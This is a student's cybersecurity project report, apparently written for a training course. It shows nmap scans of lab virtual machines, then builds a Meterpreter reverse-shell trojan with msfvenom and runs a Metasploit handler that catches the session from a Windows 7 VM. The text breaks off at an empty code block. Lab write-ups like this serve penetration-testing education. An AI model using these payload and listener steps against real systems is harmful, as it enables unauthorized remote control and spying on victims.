VERZEO - CYBER SECURITY - MAY

MAJOR PROJECT


By
Ajay Chandra
ced18i029@iiitdm.ac.in / ajaykorlapati@gmail.com

1. Perform Scanning Module by using Nmap tool (Download from Internet) and scan kali linux and Windows 7 machine and find the open/closed ports and services running on machine

Hacker Machine : Windows 10
Victim machine : Kali Linux and Windows 7


Steps:

1. Open Powershell in your Windows 10 machine and find the IP Address of your system. Also keep your Kali Linux VM booted up.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\IEUser> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2401:4900:3280:d40f:c50d:519f:96a4:e108
   Temporary IPv6 Address. . . . . . : 2401:4900:3280:d40f:8fc:64d:2743:3e7f
   Link-local IPv6 Address . . . . . : fe80::c50d:519f:96a4:e108%5
   IPv4 Address. . . . . . . . . . . : 192.168.43.83
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::80a1:c4ff:febf:9f61%5
                                       192.168.43.1

Ethernet adapter Npcap Loopback Adapter:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::dc74:5b32:be21:c01b%7
   Autoconfiguration IPv4 Address. . : 169.254.192.27
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . :
PS C:\Users\IEUser> _
```

2. You can see that the IP Address of the machine is 192.168.43.83, hence we will run an nmap scan for 192.168.43.0/24 to find all the machines on the network.




Target: 192.168.43.0/24 Profile:

Command: nmap -sn 192.168.43.0/24

192.168.43.1
192.168.43.83
192.168.43.129
192.168.43.152

```
nmap -sn 192.168.43.0/24

Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-14 21:31 Pacific Daylight Time
Nmap scan report for 192.168.43.1
Host is up (0.088s latency).
MAC Address: 82:A1:C4:BF:9F:61 (Unknown)
Nmap scan report for 192.168.43.129
Host is up (0.00s latency).
MAC Address: 08:00:27:D7:5D:1E (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.43.152
Host is up (0.032s latency).
MAC Address: E4:A4:71:AB:F3:01 (Intel Corporate)
Nmap scan report for 192.168.43.83
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 11.94 seconds
```


3. We can see that the IP Address of 192.168.43.129 belongs to the Oracle VirtualBox NIC which is our Kali Linux system here(Cross check this IP in your Kali Linux VM).Hence, we will scan that IP address to check for Open Ports. An Intense Port Scan here indicates that all the ports are closed in the Kali Linux Machine.



```
nmap -p 1-65535 -T4 -A -v 192.168.43.129
```


```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-14 21:22 Pacific Daylight Time
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 21:23
Completed NSE at 21:23, 0.19s elapsed
Initiating NSE at 21:23
Completed NSE at 21:23, 0.00s elapsed
Initiating NSE at 21:23
Completed NSE at 21:23, 0.00s elapsed
Initiating ARP Ping Scan at 21:23
Scanning 192.168.43.129 [1 port]
Completed ARP Ping Scan at 21:23, 0.69s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:23
Completed Parallel DNS resolution of 1 host. at 21:23, 0.12s elapsed
Initiating SYN Stealth Scan at 21:23
Scanning 192.168.43.129 [65535 ports]
Completed SYN Stealth Scan at 21:24, 21.33s elapsed (65535 total ports)
Initiating Service scan at 21:24
Initiating OS detection (try #1) against 192.168.43.129
Retrying OS detection (try #2) against 192.168.43.129
NSE: Script scanning 192.168.43.129.
Initiating NSE at 21:24
Completed NSE at 21:24, 0.01s elapsed
Initiating NSE at 21:24
Completed NSE at 21:24, 0.00s elapsed
Initiating NSE at 21:24
Completed NSE at 21:24, 0.00s elapsed
Nmap scan report for 192.168.43.129
Host is up (0.00040s latency).
All 65535 scanned ports on 192.168.43.129 are closed
```

4. Follow the same steps for the Windows 7 machine also. The following screenshots reveal the scan done for a Windows 7 Virtual Machine.(IP Address of Windows 7 Machine is 192.168.43.26 for me)



```
nmap -p 1-65535 -T4 -A -v 192.168.43.26
```

```
Completed ARP Ping Scan at 21:42, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:42
Completed Parallel DNS resolution of 1 host. at 21:42, 0.00s elapsed
Initiating SYN Stealth Scan at 21:42
Scanning 192.168.43.26 [65535 ports]
Discovered open port 139/tcp on 192.168.43.26
Discovered open port 445/tcp on 192.168.43.26
Discovered open port 135/tcp on 192.168.43.26
SYN Stealth Scan Timing: About 17.76% done; ETC: 21:45 (0:02:24 remaining)
SYN Stealth Scan Timing: About 35.57% done; ETC: 21:46 (0:02:07 remaining)
SYN Stealth Scan Timing: About 66.44% done; ETC: 21:45 (0:00:51 remaining)
Discovered open port 2869/tcp on 192.168.43.26
Completed SYN Stealth Scan at 21:44, 131.09s elapsed (65535 total ports)
Initiating Service scan at 21:44
Scanning 4 services on 192.168.43.26
Completed Service scan at 21:45, 21.08s elapsed (4 services on 1 host)
Initiating OS detection (try #1) against 192.168.43.26
NSE: Script scanning 192.168.43.26.
Initiating NSE at 21:45
Completed NSE at 21:46, 66.12s elapsed
Initiating NSE at 21:46
Completed NSE at 21:46, 7.06s elapsed
Initiating NSE at 21:46
Completed NSE at 21:46, 0.00s elapsed
Nmap scan report for 192.168.43.26
Host is up (0.0047s latency).
Not shown: 65531 filtered ports
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Windows 7 Ultimate 7600 microsoft-ds (workgroup: WORKGROUP)
2869/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 08:00:27:A0:FA:51 (Oracle VirtualBox virtual NIC)
```



```
nmap -p 1-65535 -T4 -A -v 192.168.43.26
```


```
Uptime guess: 0.006 days (since Wed Jul 14 21:37:16 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: VIRTUAL7-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1h50m01s, deviation: 3h10m30s, median: -2s
| nbstat: NetBIOS name: VIRTUAL7-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:a0:fa:51 (Oracle VirtualBox
virtual NIC)
| Names:
|   VIRTUAL7-PC<00>      Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   VIRTUAL7-PC<20>      Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7600 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::-
|   Computer name: virtual7-PC
|   NetBIOS computer name: VIRTUAL7-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-07-15T10:15:19+05:30
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-07-15T04:45:19
|_  start_date: 2021-07-15T04:39:16
```

2. Test the System Security by using the Metasploit Tool from kali linux and hack the windows 7 / windows10. Execute the commands to get the keystrokes / screenshots / Webcam etc. Write a report on vulnerability issue along with screenshots how you performed and suggest the security patch to avoid these type of attacks
Hacker Machine : Kali Linux
Victim machine : Windows XP / Windows 7


Metasploit Tool can be used for Penetration Testing of Systems. In this case, we will create malware using metasploit and try to hack a Windows 7 Virtual Machine.

Steps:

1. Boot up your Kali Linux VM and start Metasploit.
2. Type the following Command : msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=192.168.100.4 LPORT=4444 -o /root/Desktop/something32.exe
   where the IP address of the Kali VM will go near LHOST. You will see a file being saved to the Desktop of the Kali VM.




```
       =[ metasploit v6.0.46-dev                          ]
+ -- --=[ 2135 exploits - 1136 auxiliary - 365 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                        ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

[*] Starting persistent handler(s)...
msf6 > msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=192.168.43.219 LPORT=4444 -o /roo
t/Desktop/trojan.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=192.168.43.219 LPORT=4444 -o /
root/Desktop/trojan.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/trojan.exe
msf6 >
```




3. Boot up your Windows 7 VM (Target Machine) and transfer the file created by Metasploit to the Win7 VM.
4. Type the following commands in the Metasploit console to set the Framework to hack the Win7 VM when the trojan file is executed.
   a. use exploit/multi/handler
   b. set payload windows/meterpreter/reverse_tcp
   c. set lhost 192.168.0.103 (IP of Kali VM)
   d. set lport 4444
   e. exploit -j -z

After these steps, you can see that an exploit handler has been started by Metasploit on the given IP address and Port Number.




```
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/trojan.exe
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost=192.168.43.129
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 exploit(multi/handler) > set lhost 192.168.43.129
lhost ⇒ 192.168.43.129
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.43.129:4444
msf6 exploit(multi/handler) > █
```

5. Execute the Trojan File in the Windows 7 VM. Once that is done, you can see that a session has been opened from the Windows 7 VM in the metasploit terminal of the Kali Linux VM. Type the command : sessions -i 1 and press Enter to start interacting with the Target Machine.




```
